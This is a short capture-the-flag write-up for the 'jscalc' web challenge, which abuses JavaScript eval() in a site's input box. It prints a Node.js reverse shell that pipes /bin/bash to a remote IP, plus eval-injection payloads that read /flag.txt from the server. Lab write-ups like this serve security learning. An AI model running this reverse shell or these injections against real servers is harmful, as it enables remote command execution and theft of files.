
jscalc (web challenge)

exploitation of the js eval() function

input box on website:




follow link on the word eval()

tells you about the function

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval

https://dev.to/caffiendkitten/the-evil-javascript-eval-28ig



https://medium.com/r3d-buck3t/eval-console-log-rce-warning-be68e92c3090


```
(function(){
 var net = require("net"),
       cp = require("child_process"),
       sh = cp.spawn("/bin/bash", []);
  var client = new net.Socket();

  //create connection to the attacking machine
  client.connect(80, "192.168.49.243", function(){
      client.pipe(sh.stdin);
      sh.stdout.pipe(client);
      sh.stderr.pipe(client);
  });
  return /a/;
})()%
```

doesn't return anything (only thing that doesn't return some form of output)


readFileSync is used in js to read contents of file

```
fs.readFileSync('flag.txt');
```




require('fs') allows you to work with the file system on your computer

```
require('fs').readFileSync('/flag.txt');
```



need to convert to string

```
require('fs').readFileSync('/flag.txt').toString();
```



gives you flag

happy hacking <3